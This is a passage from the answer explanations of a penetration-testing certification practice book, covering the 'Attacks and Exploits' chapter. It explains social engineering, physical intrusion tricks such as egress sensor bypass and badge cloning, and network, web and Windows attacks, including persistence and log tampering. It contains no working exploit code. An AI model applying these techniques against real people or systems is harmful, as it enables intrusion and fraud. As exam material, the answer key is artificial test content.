168. D. During a penetration test, a tester may want to configure their scans to run as stealth scans, which go to great lengths to avoid using tests that might attract attention. Service disruptions, error messages, and log entries caused by scans may attract attention from the cybersecurity team that causes them to adjust defenses in a manner that obstructs the penetration test. Using stealth scans better approximates the activity of a skilled attacker, resulting in a more realistic penetration test.

Chapter 3: Attacks and Exploits

1. A. A phishing attack was used in this scenario because the malicious email was sent indiscriminately to all the employees within the organization.

2. C. A spear phishing attack was used in this scenario because the malicious email was specifically crafted for a specific employee. A generic phishing attack, on the other hand, would have been sent indiscriminately to a large group of employees within the organization.

3. D. A whaling attack is essentially a form of spear phishing attack that is aimed specifically at C-suite employees, such as the CEO, CFO, COO, CIO, and so on. A standard spear phishing attack, on the other hand, would have been sent to a lower-level employee within the organization.

4. B. A SMS phishing attack (also called a *smishing* attack) was used in this scenario. A smishing attack leverages text messaging instead of email to conduct a phishing exploit.

5. B. A voice phishing attack (also called a *vishing* attack) was used in this scenario. A vishing attack leverages a telephone call instead of email to conduct a phishing exploit. Essentially, the attacker calls a particular employee pretending to be someone else in order to get information.

6. D. Interrogation involves questioning an employee of the target organization, using fear as a motivation to gather information. Interrogation is not a technique that is typically used by penetration testers.

7. A. Impersonation is a social engineering technique that can be used by a penetration tester to gain physical access to the target's facility. In this scenario, the receptionist allowed the tester to access the organization's facility because the tester appears to be from a trusted vendor.

8. A and E. Impersonation is a social engineering technique that can be used by a penetration tester to gain physical access to the target's facility. In this scenario, the receptionist allowed the tester to access the organization's facility because the tester appears to be from a trusted vendor. The tester also used elicitation techniques to gather sensitive information from employees.

9. A and C. Impersonation is a social engineering technique that can be used by a penetration tester to gain physical access to the target's facility. In this scenario, the receptionist allowed the tester to access the organization's facility because the tester appears to be from a trusted vendor. The tester also used shoulder-surfing techniques to gather sensitive information from employees.

10. C and E. Impersonation is a social engineering technique that can be used by a penetration tester to gain the trust of the target organization's employees. In this scenario, the employees trusted the tester because emails appeared to be coming from another employee. The tester leveraged this trust to elicit sensitive information from those employees. This is sometimes called *business email compromise*.

11. B. In a USB key drop exploit, some type of malware is usually loaded on a flash drive. That drive is then deliberately left somewhere that an employee of the target organization will likely find it. The goal is for the employee to plug it in to see what it contains. When this happens, the malware is automatically loaded on the victim's computer.

12. A. In a standard phishing exploit, email messages are sent indiscriminately to a large number of individuals, hoping that a percentage of them will click the malicious link contained in the message.

13. C. A SMS phishing attack (also called a *smishing* attack) leverages text messaging instead of email to conduct a phishing exploit.

14. A. A voice phishing attack (also called a *vishing* attack) leverages a telephone call instead of email to conduct a phishing exploit. Essentially, the attacker calls a particular employee pretending to be someone else in order to get information.

15. A and D. Both spear phishing and whaling require the penetration tester to conduct extensive research to identify high-value target individuals within the organization.

16. A. Interrogation involves questioning an employee of the target organization, using fear as a motivation to gather information. Interrogation is not a technique that is typically used by penetration testers because it would likely result in criminal charges against the tester as well as civil litigation.

17. B and D. Impersonation is a social engineering technique that can be used by a penetration tester to gain physical access to the target's facility. In this scenario, the receptionist allowed the tester to access the organization's facility because the tester appears to be from a trusted vendor. The tester also used a USB key drop exploit, hoping that the user would insert the flash drive into their computer and install the malware it contains.

18. C. The penetration tester used shoulder surfing techniques in this scenario. In shoulder surfing, the tester observes information that employees type or display on their computers in an attempt to gather sensitive information. For example, the tester may use shoulder surfing to gather usernames, passwords, email addresses, phone numbers, file server share names, and so on.

19. D and E. The penetration tester used shoulder surfing and business email compromise techniques in this scenario. In shoulder surfing, the tester observes information that

employees type or display on their computers in an attempt to gather sensitive information. In this example, the tester used shoulder surfing to gather the employee's email username and passwords. The tester then used the compromised account to gather information from other employees. This is called business email compromise.

20. B. This is an example of elicitation. By gaining the employees' trust, the tester was able to elicit sensitive information from them about their employer.

21. A. By masquerading as an upper-level manager, the penetration tester in this example utilized an appeal to authority to coerce the employee into divulging sensitive information.

22. D. By masquerading as an FBI agent, the penetration tester in this example utilized authority (and possibly fear) as a motivation factor to coerce the employee into divulging sensitive information.

23. B. By masquerading as a fellow employee in great distress in this scenario, the penetration tester is using urgency to motivate the employee to give up his username and password. She may also be using likeability as a factor.

24. A. The penetration tester is using social proof as a motivating factor. Because it appears that more than 1,000 people have had a positive experience with the website, most of the employees will probably trust the site, even if it asks them to divulge sensitive information.

25. D. The penetration tester is using scarcity as a motivating factor. By asserting that there are only a small number of devices available at the steeply discounted price, the employees are motivated to make a purchase before supplies run out.

26. D. The penetration tester is using likeness as a motivating factor. By hiring young, friendly, and physically attractive assistants, the penetration tester is able to coerce employees of the target organization into revealing sensitive information about their employer.

27. A. The penetration tester is using fear as a motivating factor. Whether the claim is true or not, the CFO knows that such a revelation could damage his family and career. It could also expose him to prosecution. This could potentially motivate him to divulge sensitive information.

28. C. The penetration tester is using authority (and probably urgency along with fear) as a motivating factor. The sales rep may be inclined to create the VPN connection to prevent the supposed loss of an important client.

29. B. The penetration tester is using urgency (and possibly likeness) as a motivating factor. The employee will probably comply with the request out of a desire to be seen as a "team player." This type of attack can be made even more effective by conducting reconnaissance beforehand and identifying the names of real sales reps working for the organization.

30. A and B. The penetration tester is using two motivation factors in this example. She is using urgency and social proof as motivating factors. Because it is a huge order, the employee probably feels a sense of urgency to comply. The penetration tester also employs social proof by mentioning the name of a familiar co-worker. This probably helps the employee feel more comfortable with giving the penetration tester his username and password.

31. C. People can be motivated to act quickly when they believe something they want is in limited supply. This is called *scarcity*. They don't want to miss out on an opportunity, product, deal, or service that will soon become unavailable.

32. A. People can be motivated to act if they think that everyone else is doing the same thing. This is called *social proof*. The (flawed) assumption is that if everyone else is doing something, it must be the right thing to do.

33. C. People are naturally motivated by a respect for authority. When they believe someone in authority wants them to do something, they will frequently comply, especially if the request is coupled with a sense of urgency.

34. B. Many people are naturally motivated to help others in distress. This is called *urgency*. When they believe someone needs help, they may bend or break the rules to help the person out.

35. A. Most people will help someone they perceive to be a friend. This is called *likeness*. When someone they believe to be a friend needs help, they may bend or break the rules to help the person out.

36. B. Most people will respond to a request to act if they are made to fear the consequences of failing to act. This is one of the most basic human motivations.

37. A. Piggybacking occurs when an intruder tags along with an authorized person through a physical barrier, such as a locking door or a turnstile. This happens without the authorized person's knowledge or consent.

38. B. Tailgating occurs when an intruder tags along with an authorized person through a physical barrier, such as a locking door or a turnstile. This happens with the authorized person's knowledge and/or consent.

39. A. Piggybacking occurs when an intruder tags along with one or more authorized people through a physical barrier, such as a locking door or a turnstile. This happens without the authorized person's knowledge or consent.

40. D. Fence jumping occurs when an unauthorized person simply jumps over a physical barrier designed to control access. In this scenario, the penetration tester simply steps over the turnstile that is designed to prevent unauthorized people from entering.

41. A. Dumpster diving occurs when an attacker searches through the target organization's garbage looking for sensitive information.

42. A. Because the server room is protected by a relatively unsophisticated locking mechanism, the penetration tester could pick the lock to gain access, assuming he has the necessary lock-picking skills. Note that this would have to be done in an area without surveillance or foot traffic as it may take some time to complete.

43. B. Lock bypass occurs when an attacker prevents a door's locking mechanism from working. For example, this could be done by placing tape over the locking tab, as was done in this scenario.

44. D. Egress sensor bypass occurs when an attacker manipulates an egress sensor to unlock a door. In this scenario, the moving compressed air from the air duster is much colder and denser than the surrounding air, causing the egress sensor to think someone is exiting the building and unlock the door.

45. C. Badge cloning occurs when an attacker makes a copy of a valid access badge in order to enter a facility. By copying a valid badge's RFID signature, the penetration tester in this scenario can use the fake badge to access the target organization's facility using the authorized employee's credentials.

46. B. Tailgating occurs when an intruder tags along with an authorized person through a physical barrier, such as a locking door or a turnstile. This occurs with the authorized person's knowledge and/or consent. In this example, the authorized employee held the door open for the penetration tester.

47. A. Piggybacking occurs when an intruder tags along with one or more an authorized people through a physical barrier, such as a locking door or a turnstile. This happens without the authorized person's knowledge or consent.

48. D. Fence jumping occurs when an unauthorized person simply jumps over or cuts through a physical barrier designed to control access. In this scenario, the tester penetrated the physical fence barrier by cutting a hole in it.

49. A. Dumpster diving occurs when an attacker searches through the target organization's garbage looking for sensitive information.

50. C and D. At a minimum, you need a tension wrench and a lock pick tool to pick a lock. The tension wrench is used to apply rotational pressure to the lock (in the unlock direction). The lock pick tool is used to release each of the pins within the lock.

51. B. Lock bypass occurs when an attacker prevents a door's locking mechanism from working. In this example, this was done by placing a wooden wedge in the door jamb, preventing the door from closing completely and preventing the locking mechanism from engaging.

52. A. Most automatically locking door systems have some type of emergency fail open mechanism. The idea behind this is that if there is an emergency of some sort, such as a fire, then the doors must automatically unlock to prevent people from being trapped inside or preventing emergency personnel from entering. If you can figure out what fail open mechanism is used, you may be able to manually trigger it to open a locked door.

53. B and D. In this scenario, dumpster diving was used to find the discarded access badge. Then badge cloning was used to create a fake badge.

54. D. Badge cloning occurs when an attacker makes a copy of a valid access badge to enter a facility. By copying a valid badge's RFID signature, the penetration tester in this scenario can use the fake badge to access the target organization's facility using the authorized employee's credentials. Because he carefully selected a high-level employee's badge for cloning, he may be able to access more sensitive areas of the facility.

55. A. NetBIOS is a transport protocol used by Windows systems to share resources, such as shared folders or printers. Once an attacker identifies that port 139 is open on a device, NBTSTAT can be used to footprint the device. For example, you could discover the device's computer name and identify whether it is a workstation or a server. All of this information can be gathered without any kind of authentication.

56. A. NBTSTAT identifies NetBIOS servers with an ID of <20>. Based on this output, you know that DEV-1 is most likely a Windows server (or a Linux server running the Samba service).

57. B. NBTSTAT identifies NetBIOS workstations with an ID of <00>. Based on this output, you know that PROD-9 is most likely a Windows workstation (or a Linux workstation running the Samba service).

58. A and E. The LLMNR protocol is loosely based on the DNS packet format and allows IPv4 and IPv6 hosts to perform name resolution for other hosts on the same local network without a DNS server. It is supported by both Windows and Linux hosts.

59. B and C. The LLMNR protocol has many security vulnerabilities that can be exploited in a penetration test. For example, it lacks security controls such as authentication. Because of this, a malicious host on the network can advertise itself as any host it wants to.

60. A and C. The Server Message Block (SMB) protocol is used to share files and printers between hosts on a network.

61. D and E. The EternalBlue and WannaCry exploits are facilitated by weaknesses in the SMB protocol. The EternalBlue exploit takes advantage of the fact that SMBv1 mishandles exploit packets, allowing attackers to remotely execute malicious code on the system running the SMB protocol. WannaCry is a form of ransomware that uses EternalBlue to gain access to vulnerable systems and install itself.

62. C and E. The SMB protocol uses TCP ports 139 and 445. A system with these two ports open is most likely a Windows host running SMB or a Linux host running Samba (which is an open source implementation of the SMB service).

63. A and B. The SNMPv1 protocol is an older protocol that uses the concept of a community string instead of a password. The same community string is used to authenticate to every SNMPv1 host in the network. By convention, most SNMPv1 administrators set the community string to a value of `public`. Even if a unique community string were used, it was easy to discover because it was transmitted as clear text on the network.

64. A. The SNMP protocol runs on UDP port 161.

65. B. The SMTP protocol is used to transfer email messages between mail transfer agents (MTAs).

66. B. Leveraging an open SMTP service to send unauthorized email messages is called SMTP relay. Most new systems have provisions in place to prevent this from happening, but many older server systems do not.

67. A. One way to leveraging an open SMTP service to send unauthorized email messages is to connect to the SMTP server's IP address on port 25 using a Telnet client. Once the connection has been established, you can use the command-line interface to create and send the messages.

68. A and B. By default, an FTP server uses two ports: 20 and 21. Port 20 is used to transfer data between the FTP server and the FTP client. Port 21 is used to send commands between the FTP client and the FTP server.

69. C. One of the key weaknesses with the FTP protocol is the fact that it transmits all data between the FTP server and the FTP client as clear text, including authentication credentials. By sniffing the FTP traffic, you may be able to capture FTP usernames and passwords. Some FTP server implementations leverage existing network user accounts and passwords to authenticate FTP connections. So, by capturing FTP authentication credentials, you could potentially be capturing internal network user accounts and passwords too.

70. A. This is an example of DNS poisoning. This exploit leverages the trust users have in a URL that appears to be valid. Because users enter a valid URL, they have no idea than an exploit is being conducted. However, the DNS server itself has been reconfigured to resolve the domain name in URL to the IP address of the malicious server.

71. A. One way to defend against DNS poisoning is to implement DNSSEC. DNSSEC signs each DNS request with a digital signature to ensure authenticity. This makes it difficult to insert poisoned records.

72. C. This is an example of DNS cache poisoning. Instead of compromising a heavily protected DNS server, the penetration tester simply compromises the DNS cache on relatively less secure workstations. The net effect is the same. Malware is a common delivery vehicle for DNS cache poisoning exploits.

73. C. This is also an example of DNS cache poisoning. Instead of poisoning the local DNS cache on workstations, the cache of the caching-only DNS server has been poisoned in this scenario. The poisoned records will remain in the cache until the TTL value is reached.

74. D. This is an example of a pass-the-hash exploit. In this exploit, the tester captures hashed NTLM user credentials and then reuses them to authenticate at a later point in time to a Windows system. Because NTLM authentication uses hashed credentials, the tester doesn't need to know the victim's actual username and password. The hashed credentials are sufficient to create a new authenticated session.

75. B. This is an example of ARP spoofing. In this exploit, the tester sends a fake ARP broadcast on the network segment that maps the IP address of a legitimate network host to her MAC address. As a result, all traffic addressed to the legitimate host gets redirected to the tester's system.

76. B. An ARP spoofing attack is classified as a man-in-the-middle attack.

77. D. This is an example of a replay attack. The tester captures valid handshake data from the wireless network and they replays it later to authenticate his laptop to the wireless network.

78. D. A replay attack is also classified as a man-in-the-middle attack.

79. A. This is an example of a relay attack. The attacker sits in between two hosts communicating on the network, in this case a workstation and a server. To the server, the attacker poses as the workstation. To the workstation, the attacker poses as the server.

80. A. This is also an example of a relay attack. The attacker sits in between two hosts communicating on the network, in this case a workstation and a server. To the server, the attacker poses as the workstation. To the workstation, the attacker poses as the server. In a relay attack, the man-in-the-middle may or may not modify the data being transmitted between the two hosts.

81. A. In an SSL stripping attack, a user sends an HTTPS request to a web server. This is done to ensure that communications between the server and the browser are encrypted. However, the exploit fools the web server into thinking the user wants a standard HTTP connection, and an unencrypted session is established. Unless the user is watching carefully, the user may not realize that this has happened.

82. C. The best way to defend against an SSL stripping attack is to implement an HTTP Strict Transport Security (HSTS) policy that prevents a user's browser from opening a web page unless an HTTPS connection has been used to transfer the page from the web server to the client.

83. B. In this example, a downgrade man-in-the-middle attack has occurred because SSL 2.0 is less secure than TLS 1.2. Unless the user is exceptionally vigilant, they will likely not notice that SSL is being used to protect the session instead of TLS.

84. A. By sending fake ARP messages, the tester's workstation can fool client workstations into thinking it is the web server by associating the server's IP address with her workstation's MAC address. Likewise, the server can be fooled into thinking her workstation is the end user's workstation by doing the same thing, sending a fake ARP message to the server mapping the client's IP address to her workstation's MAC address.

85. A. By flooding the server with half-open TCP connections that never get completed, the tester makes it such that it doesn't have enough resources to service legitimate network requests. Because only one host was used to conduct the stress test, this is an example of standard denial-of-service (DoS) attack.

86. B. By flooding the router with bogus ICMP traffic, the tester makes it difficult for the router to service legitimate network requests. Because multiple hosts were used to conduct the stress test, this is an example of standard distributed denial of service (DDoS) attack.

87. A. Network access control (NAC) systems require network hosts to meet security policy requirements before being allowed to access the network, even if they have properly been connected to a network jack or associated with an access point. Unauthorized or unhealthy devices are usually placed on an isolated remediation network until they are authorized or until they are brought into compliance. After doing so, they are allowed to connect to the actual network segment.

88. B. One way to conduct a NAC bypass exploit is to spoof the tester's system with the MAC address of an authorized device. As long as the tester's system meets the organization security policy requirements, the NAC system should allow it to access the production network.

89. D and E. VoIP phones and SCADA devices typically cannot be configured in a manner that allows them to meet the security policy requirements of a NAC system. For example, you usually can't install antimalware software on a VoIP phone or a SCADA device. Therefore, these systems are commonly whitelisted in NAC implementations, allowing them to bypass the requirements applied to other systems.

90. A. Double-tagging of VLAN tags is allowed in the 802.1q specification. This allows a host to "hop" between VLANs.

91. C. This is an example of a switch spoofing exploit that is used for VLAN hopping. In a switch spoofing exploit, the tester's network board is reconfigured to emulate a trunk port on a network switch. By doing this, the real switch will think it needs to forward traffic from all VLANs to the tester's device.

92. A. In a Karma attack, the tester uses a special wireless device to listen for SSID requests from other devices and then respond as if it were the requested access point. Victims think they are connected to a legitimate network, but they are actually connected directly to the tester. The tester typically forwards victims' traffic to the Internet, so everything seems normal. This allows the tester to inspect the victim's traffic and capture sensitive information.

93. B and C. In a typical evil twin attack, the tester first conducts a deauthentication attack to disconnect victims' wireless devices from the real network. These devices then automatically reconnect to the tester's wireless access point that has been configured with the same SSID as the target organization. The tester will likely boost the gain on the evil twin's radios because most wireless network interfaces will default to the access point with the strongest signal.

94. D. In a fragmentation wireless attack, a small amount of keying material is extracted from a captured packet. Then, an ARP packet is sent with known content to the access point. If the packet is echoed back by the AP, then even more keying information can be obtained from the returned packet. If this process is repeated over and over, the entire wireless key can be exposed.

95. B. In a credential harvesting attack, a fake website that looks like a legitimate website is used to capture victims' usernames and passwords. In the context of a wireless exploit, this could be accomplished using a fake captive portal that looks like a legitimate captive portal that captures victims' information.

96. D. Many wireless devices use a Wi-Fi Protected Setup (WPS) system to make connecting to the wireless network easier. However, most WPS implementations have a key weakness in that they use a simple eight-digit pin for authenticating wireless devices. Because of its short length, the pin can be cracked quite quickly, allowing a penetration tester to easily connect to a target wireless network.

97. C. In a bluejacking wireless exploit, unsolicited messages are sent over a Bluetooth connection to wireless devices, such as a mobile phone.

98. B. In a bluesnarfing wireless exploit, an unauthorized Bluetooth connection is established with a wireless device, such as a mobile phone. That connection is then used to steal information from that device.

99. D. In RFID cloning, the penetration tester captures the RFID signature from a legitimate RFID device and then copies it to a fake device. This is commonly done to copy an RFID access badge.

100. D. In a jamming attack, the penetration tester transmits a radio signal in the 2.4 GHz and/or 5 GHz frequency ranges that is powerful enough to disrupt the legitimate wireless signal. This disruption prevents users from using the wireless network. As such, this exploit can be classified as a network stress test or denial-of-service attack.

101. B. In a repeating attack, the penetration tester captures the target organization's wireless network radio signal and rebroadcasts it with high gain to extend its range. In this scenario, the organization's wireless network can now be accessed by the penetration tester from the parking lot.

102. A. This is an example of a SQL injection attack. Instead of entering a password into the Password field, the tester inserts a SQL statement. If the web application in this example was poorly written, then it is possible that it would pull usernames and passwords for every user in the hypothetical database. The `UNION SELECT` statement is used to combine two unrelated `SELECT` queries to retrieve data from different database tables. A well-written application will use input validation to prevent SQL statements from being submitted within a user form. The same principles apply to HTML injection, command injection, and code injection attacks.

103. A. This is an example of a credential brute-forcing attack. In a true brute-force attack, all possible letter, number, and special character combinations would be tried one after another until the right one is found. However, by creating a list of likely passwords based on the user's personal interests, the probability of success is greatly increased.

104. B. This is an example of session hijacking. The tester was able to exploit the session key (the cookie) to gain access to the user's session. This type of exploit can be used for web applications where an HTTP cookie is used to maintain a session. Even though the site may have used TLS/SSL to encrypt authentication credentials, the session cookie is many times not encrypted. If it is captured, it allows the tester to hijack the user's session.

105. C. This is an example of a redirect attack because users are redirected to a fake website by the phishing emails.

106. C. This is an example of a default credentials attack. Most network devices, including access points, routers, firewalls, and so on, come from the factory preconfigured with default administrative credentials. These defaults are well documented on the Internet. If the administrator forgets to change them, then the tester can use them to gain administrative access to the device.

107. A. This device is vulnerable to a weak credentials exploit because the administrative username and password are easy to guess.

108. D. This is an example of a Kerberos exploit. Receiving a ticket-granting ticket (TGT) allows the user to obtain additional ticket-granting service (TGS) tickets, which grant access to specific network services. Because it allows users to get other TGS tickets, the TGT is sometimes referred to as a *golden ticket*. Because the TGS ticket can be used only to access a specific network service, it is sometimes referred to as a *silver ticket*.

109. A and B. In both a parameter pollution exploit and an insecure direct object reference exploit, the penetration tester modifies a parameter in an HTTP request to gain unauthorized access to information. For example, after authenticating to a web application, the tester could modify the `/search?q=` parameter in a URL to trick the application into supplying information that the user account shouldn't be able to see.

110. D. In a DOM XSS exploit, the attacker exploits weaknesses in the victim's web browser. Typically, outdated browsers are most susceptible to this type of exploit. This is considered to be a client-side XSS attack.

111. A and B. Both the stored/persistent and reflected XSS exploits are considered server-side exploits because the malicious scripts are embedded on a server. When the user views the web page, the malicious scripts run, allowing the attacker to capture information or perform other actions.

112. B. This is an example of a cross-site request forgery (CSRF). Because the session cookie from the website was saved locally, the user is perpetually logged on to the site. Therefore, the HTTP request to change the user's password contained in the email message didn't require authentication to execute. The penetration tester can now log on to Active Directory as a high-level employee.

113. C. In a clickjacking exploit, the tester adds transparent layers to a web page in an attempt to fool a user into clicking a hidden button or link on a transparent layer. This allows the tester to hijack user clicks and send them to a different website (such as a credential harvesting site).

114. A. If the directory transversal has been allowed in the web server's configuration, then it could potentially expose the file system of the web server to users accessing the site in a web browser, including directories outside of the web server's root directory. For example, the Apache web server can be run in a chroot jail to prevent users from accessing directories outside of the web server's directories.

115. B. Cookie manipulation is a client-side security misconfiguration that allows a script running within a browser to write data to a client-side cookie.

116. C and E. File inclusion is an exploit that allows a tester to upload a file (usually containing malicious code) into a web application. The file could be local, or it could be located on a remote website. This is really a form of injection attack and just as with any injection attack, input validation on the part of the web application developer is the key to preventing it.

117. A and E. While commenting an application's source code is a best practice for programmers, it can also create security vulnerability because it provides an attacker (or penetration tester) who views the source code with extensive information about how the application works. Likewise, providing overly verbose error messages may be a best practice while programming the application, but leaving them in the released application can provide an attacker with valuable information.

118. C and D. The programmer should be sure to include routines that tell the application what to do should it encounter an error condition. For example, many buffer overflow attacks exploit applications that don't know how to respond when they receive more information than they were expecting. Likewise, all applications should have their code digitally signed. This will expose any unauthorized modifications made to the code.

119. D. The programmer in this scenario has used hard-coded credentials. If an attacker (or a penetration tester) were to view the application's source code, they would have access to the database authentication credentials.

120. C. The programmer in this scenario has used hidden elements in the HTML code. This is an unsecure coding practice that can result in sensitive information being stored in the user's browser (the DOM).

121. A. An effective way to discover vulnerabilities associated with a specific version of an operating system is to consult the Common Vulnerabilities and Exposures (CVE) database. The CVE database can be accessed at `http://cve.mitre.org`. It contains a list of publicly known cybersecurity vulnerabilities. Whenever a vendor discovers a vulnerability with their product, they add an entry to the CVE database. This database contains vulnerability information for Windows, Mac OS, Linux, UNIX, Android, and iOS operating systems.

122. C and D. FTP and Telnet are considered to be unsecure services and protocols. This is because they transfer data, including authentication credentials, over the network as clear text. This information can be easily captured using a packet sniffer.

123. A and D. While SSHv1 uses encrypted data transmissions, it is not considered to be as secure as SSHv2. However, many older Linux or UNIX systems may still be configured to use SSHv1. Likewise, TLS 1.2 is considered to be more secure than SSL 2.0.

124. B and C. Assigning an executable on Linux the SUID permission allows it to run with the permissions of the file's owner. If the owner is the root user, then it will execute with root's superuser permissions. Likewise, assigning an executable the SGID permission allows it to run with the permissions of the owning group. If the owning group is the root group, then it runs with the root group's permissions.

125. C. When the sticky bit permission is assigned to a directory on a Linux system, then users can delete files only within the directory for which they are the owner, even if they have write and execute permissions to that directory.

126. A. On Linux, a standard user can run an executable using the `sudo` program to elevate privileges and run the executable as the root user (or any other user on the system, if desired).

127. C. On Linux system, the Ret2libc exploit causes the return address of a subroutine to be replaced by the address of a subroutine that is already present in a processes' memory.

128. A. On a Windows system, `cPassword` is the name of the attribute that stores passwords in a Group Policy Preference item. Whenever a preference requires a user's password to be saved, it gets stored within this attribute in encrypted format. However, the password can be easily decrypted by any authenticated user in the domain.

129. B. You should recommend they use LDAPS on port 636 to manage user accounts. LDAPS is secured with SSL. Standard LDAP on port 389 transmits data on the network as clear text. This means the administrative user credentials you submit to access the directory service itself as well as any credentials of the users being managed are transmitted as clear text.

130. B. The penetration tester in this scenario is using an exploit Kerberoasting. Any valid domain user can request an SPN for a registered service. The Kerberos ticket received as a result can be taken offline and cracked, potentially exposing the service account password. This can allow privilege escalation because it's not uncommon for the service account to have administrator-level permissions to the local server.

131. A. The Local Security Authority Subsystem Service (LSASS) is a process that runs on a Windows system to enforce the security policy on the system. It verifies users that log on to the system, manages user password changes, creates access tokens, and makes entries to the Security log.

132. A. Running unattended installations over the network using the Preboot Execution Environment (PXE) could potentially result in authentication credentials being transferred as clear text. During the unattended install, a special file called the *answers file* is used to automate the installation process. If the answers file contains user account information to be created on the system during the install, that information is transferred as clear text.

133. D. The SAM database on a Windows system contains hashed passwords for local accounts. It is located in `C:\Windows\System32\config\` by default. If a copy of this file can be made, it can be cracked using a number of different tools available on the Internet to expose the passwords it contains.

134. D. This is an example of a DLL hijacking exploit. The malicious DLL likely contains the same functions that the original DLL did, allowing applications that rely on it to function correctly. However, it can also contain malicious code that executes when the DLL is loaded.

135. A and B. Using unquoted paths to services is one way that services can be exploited on a Windows system. By not quoting paths to services, any spaces in a directory name won't be processed correctly and can cause a malicious service executable located deliberately in the resulting unquoted directory path to be loaded instead of the correct service executable. In addition, writeable service executable files can be replaced with malicious executables with the same file name.

136. C. To implement a DLL hijacking exploit, the penetration tester needs to have read/write permissions to the target file system. Using unsecure file and folder permission can make this task much easier to accomplish.

137. A and D. DLL hijacking and scheduled tasks can both help retain persistence for an exploit on a Windows system. DLL hijacking causes the exploit contained in the malicious DLL to be loaded every time a linked application is started. Using scheduled tasks ensures that an exploit is run on a regular basis.

138. B. The best defense a system administrator has against kernel exploits is to keep their operating systems updated with the latest patches from the vendor. The Common Vulnerabilities and Exposures (CVE) database contains vulnerability information for known Windows, Mac OS, Linux, UNIX, Android, and iOS operating system kernels.

139. C. The penetration tester in this scenario exploited the firewall administrator's failure to modify the default account settings on the firewall device. Most network devices, including access points, routers, firewalls, and so on, come from the factory preconfigured with default administrative credentials. These default account settings are well documented on the Internet. If the administrator forgets to change them, then the tester can use them to gain administrative access to the device.

140. B, C, and D. Shell upgrade, VM escape, and container escape are all examples of sandbox escape exploits.

141. A. The tester implemented a cold boot attack. By booting to Linux from the flash drive, she was able to bypass many of the Windows security mechanisms and access key files.

142. D. The JTAG port is implemented in motherboards made by some manufacturers for diagnostic and testing purposes. With the right equipment, a penetration tester can connect to this port and capture data directly from the running motherboard.

143. B. The risk associated with enabled serial console connections on network devices is the fact that network administrators tend to not secure them properly. Because they can be accessed only with a direct point-to-point connection, they don't configure them to require authentication. Using impersonation, this makes it easy for a penetration tester to access the device, as long as they can get physical access to it.

144. A. Remote Procedure Call (RPC)/Distributed Component Object Model (DCOM) is used on Windows systems and allows you to remotely execute code on a different Windows system.

145. A. `PsExec` is a command-line utility that is installed by default on Windows systems that lets you interactively execute processes on other Windows systems.

146. C. Windows Management Instrumentation is an infrastructure provided by Microsoft for centrally managing Windows systems over a network connection.

147. C and D. PowerShell (PS) Remoting allows you to run PowerShell cmdlets remotely on other Windows systems in your network environment. Windows Remote Management (WinRM) is a system that allows Windows administrators to manage remote systems using the WS Management protocol.

148. B. The Remote Desktop Protocol (RDP) is used on Windows systems to display the graphical desktop of a remote Windows host on the local system over a network connection. It provides full point-and-click interactivity. It can even be used to transmit sounds from the remote system to the local system and to share files between systems.

149. C. The Apple Remote Desktop (ARD) can be used to remotely manage Macintosh systems over a network connection using a graphical user interface.

150. A. Virtual Network Computing (VNC) connections can be used to remotely manage Windows, Macintosh, or Linux systems over a network connection using a graphical user interface, as long as the necessary software is installed on both the local and remote systems.

151. A. X11 forwarding can be used to remotely manage Linux systems over a network connection using a graphical user interface.

152. C. Utilities such as Telnet, rlogin, and rsh should be avoided when conducting a penetration test because they transmit data as clear text over the network. This makes it much easier for defenders to see what you are doing during the test, and you will likely get caught.

153. B. One technique that can be used to establish persistence during a penetration test involving Linux systems is to schedule jobs using cron to run exploit scripts or start daemons. This ensures these jobs happen automatically without intervention once you have left the system.

154. B and C. In the graphical environment, you can use Task Scheduler to automatically run tasks (such as exploits executables or services) without your intervention. You can also use the `at` command from the command prompt to accomplish the same thing.

155. B. A Trojan is a type of malware that provides a useful function but secretly performs malicious actions when it is run. For example, it may provide an entertaining game that the user enjoys playing. However, in the background, it could be running a keylogger, creating a backdoor, or even making the system a zombie in a botnet.

156. A and B. To ensure persistence of the compromise, you could create a backdoor into the system or create a user account for yourself.

157. C and D. In the process of covering your tracks, you should consider taking actions such as removing or hiding any files you copied to the system. You could also consider altering any log entries that were created when you compromised the system. However, there are two things to keep in mind when modifying log files. First, make sure the scope of work for the penetration test allows you to modify log files. Sometimes it will not be allowed. Second, you should not delete all the log entries. This would be a dead giveaway to a defender that you have compromised the system.

158. C. Chkconfig is a tool for managing which run levels a service will run at. Chkconfig can be used to view or change the run level of a service. Using `chkconfig --del <servicename>` will set the named service to not run at the current run level and will remove the persistence.

159. C. `reg save` saves a copy of specified subkeys, entries, and values of the registry in a specified file. A file with the `.reg` file extension is a registration file used by the Windows Registry. These files can contain hives, keys, and values.

160. A. In this scenario, the penetration tester would need to receive the bands and frequencies used by the client's wireless devices to proceed with the wireless penetration test. Wireless devices may operate on a number of bands and frequencies, and knowing the exact bands and frequencies would allow a penetration tester to conduct the wireless penetration test as requested.

161. A. Phishing attacks target sensitive information such as passwords, usernames, or credit card information. Spear phishing is aimed at specific individuals rather than a broader group. SMS phishing (or smishing) is phishing via SMS messages. SMS stands for Short Message Service. It is a way to send and receive text messages or short emails with a cell phone. An SMS attack is an attempt to obtain personal information by tricking the individual with a text message or by getting them to go to a fake website and enter personal information. In this scenario, you want to target one particular individual rather than a group.

162. D. In this scenario, since you are trying to preform OSINT on the staff of the company, it would be best to send spoofed emails to the staff to see whether they will respond with sensitive information. Penetration testers need to be ready to incorporate social engineering in their test plan if allowed by the rules of engagement and included in the scope of work.

163. D. Using `reg add` adds a new subkey or entry into the registry. The syntax is as follows:
`reg add <KeyName> /v <ValueName> /t <DataType> /d <Data>`

`KeyName` specifies the full path of the subkey or entry to be added.

`/v <ValueName>` specifies the name of the registry entry to be added under the specified subkey.

`/t <DataType>` specifies the type for the registry entry.

`/d <Data>` specifies the data for the new registry entry.

Penetration testers often focus on using the easiest attack vector to achieve their objectives. One common attack method is a tool called Mimikatz. It can steal cleartext credentials from the memory of compromised Windows systems. When the WDigest Authentication protocol is enabled, plaintext passwords are stored in the Local Security Authority Subsystem Service (LSASS), exposing them to theft. WDigest is disabled by default in Windows 10.

164. C. A downgrade attack is a form of attack in which a tester forces a network channel to switch to a less secure or unprotected data transmission standard. Downgrading the protocol is one component of a man-in-the-middle type attack and is used to intercept encrypted traffic. Downgrade attacks work by causing the client and server to use a less-secure protocol. In this scenario, since you are trying to capture all unencrypted web traffic, you would want to implement an HTTP downgrade attack.

165. A. A TCP SYN flood (also known as an SYN flood) is a form of denial-of-service (DDoS) attack in which a tester sends a succession of SYN requests to the target's system in an attempt to consume enough server resources to make the system unresponsive to

